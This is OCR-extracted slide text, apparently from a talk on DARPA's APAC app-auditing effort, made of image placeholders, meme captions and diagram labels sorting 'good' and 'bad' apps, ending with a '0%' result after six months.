
Can we win the game?

DARPA: APAC


A terrible idea.



WHAT COULD POSSIBLY
GO WRONG?
quickmeme.com

App auditor


Good app
App auditor

App auditor


App auditor
Good app


Bad app
App auditor
Good app


Good app

How did we do?

6 months in...


0%

